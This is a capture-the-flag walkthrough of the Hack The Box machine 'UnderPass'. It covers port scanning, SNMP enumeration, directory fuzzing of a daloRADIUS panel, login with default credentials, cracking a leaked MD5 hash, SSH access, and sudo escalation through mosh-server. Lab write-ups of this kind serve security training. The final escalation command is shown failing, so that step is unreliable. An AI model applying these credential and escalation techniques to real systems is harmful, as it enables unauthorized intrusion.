


## UnderPass HTB walkthrough



I began by scanning the UnderPass machine on Hack The Box, uncovering open SSH, HTTP, and SNMP ports. Through SNMP enumeration, I identified the hostname "UnderPass.htb," which led me to a Daloradius instance. Conducting directory fuzzing revealed a login page, where I successfully accessed the operator dashboard using default credentials. Inside, I located an MD5-hashed password for the user svcMosh, cracked it, and obtained SSH access. Running `sudo -l` showed that mosh-server could be executed with root privileges. Leveraging mosh-server and its session key, I escalated my privileges and achieved root access.

## Network Scanning:

To kick off the assessment, I performed an Nmap scan, which detected open TCP ports 22 (OpenSSH) and 80 (Apache HTTPD version 2.4.52) on the target system. This provided valuable insights into available services, guiding further enumeration and possible exploitation.


**nmap -sC -sV 10.10.11.48 -T5**

```
(root@kali)-[~]
# nmap -sC -sV 10.10.11.48 -T5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-26 04:32 EDT
Nmap scan report for underpass.htb (10.10.11.48)
Host is up (1.2s latency).
Not shown: 968 closed tcp ports (reset), 30 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.47 seconds
```

# Enumeration

:



I will utilize the snmp-check tool to gather in-depth information regarding the target system.

## Snmap-check -c public 10.10.11.48

```
(root@kali)-[~]
# snmp-check -c public 10.10.11.48
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.11.48:161 using SNMPv1 and community 'public'

[*] System information:

Host IP address      : 10.10.11.48
Hostname             : UnDerPass.htb is the only daloradius server in the basin!
Description          : Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed No
v 6 10:38:22 UTC 2024 x86_64
Contact              : steve@underpass.htb
Location             : Nevada, U.S.A. but not Vegas
Uptime snmp          : 01:14:09.55
Uptime system        : 01:13:58.02
System date          : 2025-3-26 08:36:28.0
```

While examining the output, I identified the hostname "UnDerPass.htb" and detected the presence of a Daloradius server. I then mapped the hostname to the target IP by adding it to the /etc/hosts file. Daloradius is an open-source administration platform for FreeRADIUS, accessible at <http://underpass.htb/daloradius>, with default login credentials of administrator:radius. Next, I plan to conduct directory fuzzing on this URL.

dirsearch -u <http://underpass.htb/daloradius/app> -t 50

```
(root@kali)-[~]
# dirsearch -u "http://underpass.htb/daloradius/app" -t 50
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources
is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
```

 v0.4.3

**Extensions:** php, aspx, jsp, html, js | **HTTP method:** GET | **Threads:** 50  
**Wordlist size:** 11460

Output File: /root/reports/http\_underpass.htb/\_daloradius\_app\_25-03-26\_04-37-05.txt

During directory fuzzing, I found login page. I will now explore them to assess their functionality.

**[04:37:05] Starting: daloradius/app/**

[04:38:16] 301 - 330B - /daloradius/app/common → http://underpass.htb/daloradius/app/common/


[04:39:28] 301 - 329B - /daloradius/app/users → http://underpass.htb/daloradius/app/users/

[04:39:28] 302 - 0B - /daloradius/app/users/ → home-main.php

[04:39:29] 200 - 2KB - /daloradius/app/users/login.php

**Task Completed**

During directory fuzzing, I found login page. I will now explore them to assess their functionality.



The screenshot shows a web browser window with the address bar displaying '10.10.11.48/daloradius/app/operators/login.php'. The browser's tab bar includes links to 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', 'OffSec', 'Hack The Box :: Dashb...', and a user profile 'vaish030709'. The main content area features the 'daloRADIUS' logo, which consists of a green globe icon and the text 'daloRADIUS'. Below the logo, the heading 'Login Required' is displayed. A login form is centered on the page, containing three input fields: 'Username' with the value 'administratot', 'Password' with masked characters '••••••', and 'Location' with a dropdown menu showing 'default'. A blue button labeled 'Login Please' is positioned below the form. At the bottom of the page, the text 'daloRADIUS 2.2 beta' is visible.

I will move forward by attempting to log into the Daloradius server using its default credentials, administrator:radius, on the discovered login page. This step involves verifying access with the preset username and password to enter the Daloradius management panel. It is a widely used approach when assessing web applications that might still be operating with their default settings, allowing for an evaluation of the system's security stance.



10.10.11.48/daloradius/app/operators/home-main.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Hack The Box :: Dashb... vaish030709

**daloRADIUS** Home Management Reports Accounting Billing GIS Graphs Config Help

Search Users

### Home

**STATUS**

- Server Status
- Services Status
- Last Connection Attempts

**LOGS**


- Radius Log
- System Log


**SUPPORT**


daloRADIUS - RADIUS Management  
version 2.2 beta / 03 Jul 2024

Read More

### daloRADIUS

**Users**  
Total: 1  
[Go to users list](#)

**Nas**  
Total: 0  
[Go to NAS list](#)

**Hotspots**  
Total: 0  
[Go to hotspots list](#)

#### Last Connection Attempts

no data to show

#### Currently online

no data to show

#### Last month top users

no data to show

I successfully logged in as an operator. While navigating the portal, I found a list of users under the User Management section.





While browsing the portal, I discovered a list of users under User Management, and the password for svcMosh was stored as an MD5 hash in plaintext. I will use an online tool to crack the password.

https://crackstation.net

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

Hack The Box :: Dashb...

vaish030709

CrackStation

Password Hashing Security

Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

412DD4759978ACFCC81DEAB01B382403

I'm not a robot

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

| Hash                             | Type | Result            |
|----------------------------------|------|-------------------|
| 412DD4759978ACFCC81DEAB01B382403 | md5  | underwaterfriends |

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

After successfully cracking the password for svcMosh, I attempted to log in through SSH.

Ssh [svcMosh@underpass.htb](#)

> ls

cat user.txt

```
(root@kali)~# ssh svcMosh@underpass.htb
The authenticity of host 'underpass.htb (10.10.11.48)' can't be established.
ED25519 key fingerprint is SHA256:zrDqCvZoLSy6MxBOPcuEyN926YtFC94ZCJ5TWRS0VaM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'underpass.htb' (ED25519) to the list of known hosts.
svcMosh@underpass.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Wed Mar 26 08:48:30 AM UTC 2025

System load:  0.0               Processes:            233
Usage of /:   49.6% of 6.56GB   Users logged in:     2
Memory usage: 10%              IPv4 address for eth0: 10.10.11.48
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Mar 26 08:14:35 2025 from 10.10.14.69
svcMosh@underpass:~$ ls
user.txt
```

After founding first flag :  
user.txt

I will run `sudo -l` to review the list of commands that the current user can execute with elevated privileges using sudo.

Let's run the mosh-server.

```
>sudo -l  
>mosh --server="sudo/usr/bin/mosh-server" 10.10.11.48  
>ls  
>cat root.txt
```

```
svcMosh@underpass:~$ sudo -l  
Matching Defaults entries for svcMosh on localhost:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty  
  
User svcMosh may run the following commands on localhost:  
    (ALL) NOPASSWD: /usr/bin/mosh-server  
svcMosh@underpass:~$ mosh --server="sudo/usr/bin/mosh-server" 10.10.11.48  
bash: line 1: sudo/usr/bin/mosh-server: No such file or directory  
Connection to 10.10.11.48 closed.  
/usr/bin/mosh: Did not find mosh server startup message. (Have you installed mosh on your server?)  
svcMosh@underpass:~$ ls  
binaries.txt  eo.sh  installed_pkgs.list  linpeas.sh  root.txt  suid.sh  user.txt  
svcMosh@underpass:~$ cat root.txt
```